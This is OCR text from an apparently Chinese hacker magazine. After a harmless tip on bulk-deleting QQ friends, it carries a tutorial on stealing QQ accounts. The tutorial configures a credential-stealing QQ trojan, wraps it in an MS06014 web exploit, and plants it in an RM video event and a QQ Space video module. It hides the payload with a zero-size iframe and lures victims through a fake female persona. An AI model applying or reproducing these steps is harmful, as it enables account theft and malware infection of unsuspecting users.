


图 7




图 8

提示：每个QQ号信息最后的数字表示该QQ所在的分组号码，可根据分组号码将漏掉的QQ号码补到文本中。

3.替换字符

使用UtralEdit打开刚才保存的文本，点击菜单“编辑”→“十六进制函数”→“十六进制编辑”，再点击“搜索”→“替换”，打开替换对话框，将“0D0A”替换成“0D0A790D0A”，点击“全部替换”按钮，即可将把换行符替换为“y”键及换行（图8）。保存文件，再使用记事本打开文本，将文本中的“|”全部替换为“delete ”（注意后边有一个空格），保存文件即可（图9）。




图 9




图10

提示：我们也可以用Word进行替换编辑，在“查找内容”中输入“^p”，在“替换为”中输入“^py^p”，其中“^p”代表的是回车符。

4.删除

将所有文本复制，返回刚才的MiniQQ窗口中，在提示符下点击右键，选择“粘贴”命令，即可将文本复制入命令提示符窗口中开始自动删除好友了（图10）。删除过程是非常快的，而且不会弹出任何连接不上服务器的提示。


提示：其实我们利用的是MiniQQ内置的删除好友命令“delete QQ号码”，粘贴文本到命令提示窗口中后，会自动执行多条删除命令，并且自动输入“y”键确认。

（本文所涉及到的Win NT/Win2000/Win Xp工具箱、一流QQ快捷回复菜单、UtralEdit和MINniQQ已收录到光盘中）

利用QQ空间也能盗QQ

幻影

去年第12期的黑客X档案让我学到了不少东西，学以致用，我想到了利用QQ空间来盗QQ号。首先我们需要配置一个QQ木马，我使用的是“极限居内部版”，它的配置界面非常简单，选择“邮箱收信”方式，输入收信邮箱和发信邮箱，其它的按照图1来设置，然后点击“生成木马”就会生木马服务端了。不过要注意：使用邮箱收信方式的话，收信邮箱和发信邮箱一定不能使用同一个，不然，要是让大虾们给破解反盗了，那就白费心机了！


图 1

把木马制作成网页木马那是必然的，我使用了MS06014，在网上找了一个MS06014在线生成器http://www.bazhi.com/ms06014/，输入我们QQ木马的网址（前提是我们需要拥有自己的空间来存放配置好的木马），然后点击下一步。就按照它的说明，加密代码后复制粘贴到一个HTML文件中，现在我们的网马就制作完成了，将制作好的网马也上传到我们的空间上去。






图 2

下一步就是在视频中挂马了，可以使用“RealMedia Editor”这个工具，运行后打开一个MP3或一部影片（格式必须是RM或RMVB的），然后新建一个TXT文本文件，输入“U 00:00:00.0 00:00:10.0 HTTP://我们网马的地址”，依次点击“工具”－“合并事件”，浏览并选择刚才新建的TXT文本，然后另存为把合并的文件保存下来。


图 3

接着是关键的一步，利用QQ空间的模块功能来为我们挂马。打开QQ空间选择“自定义”－“新建模块”，选择“视频模块”，填上名称和视频的地址就行了，其它的默认就可以（图4）。最后输入验证码并确定（当然为了美观还要整理一个主页的视频窗口，把它缩小并拖到角落里就OK了）。


图 4

当别人浏览我们的空间时就会弹出一个空白窗口，相信谁看到这个空白窗口都会怀疑的，因此我们还要伪装一下。找一个广告窗口把它保存下来，然后在它的源码中加入“<iframe scr=网马 width=0 height=0></iframe>”，设置成后台里运行我们的盗Q木马，这样就不会被别人发觉有问题了（图5）。

盗QQ的空间就这样制作好了，但为了我们自己QQ的声誉和让别人更容易中马，我新申请了一个QQ号，并将资料改成了MM。我们来试试，随便添加一个QQ好友，随便几句就可以骗到对方来登录我们的QQ空间了，自然的，对方也就轻易的中了我们的QQ木马了，如图6，图7。

（本文所涉及到的权限居内部版和 RealMedia Editor 已收录到光盘中）




图5

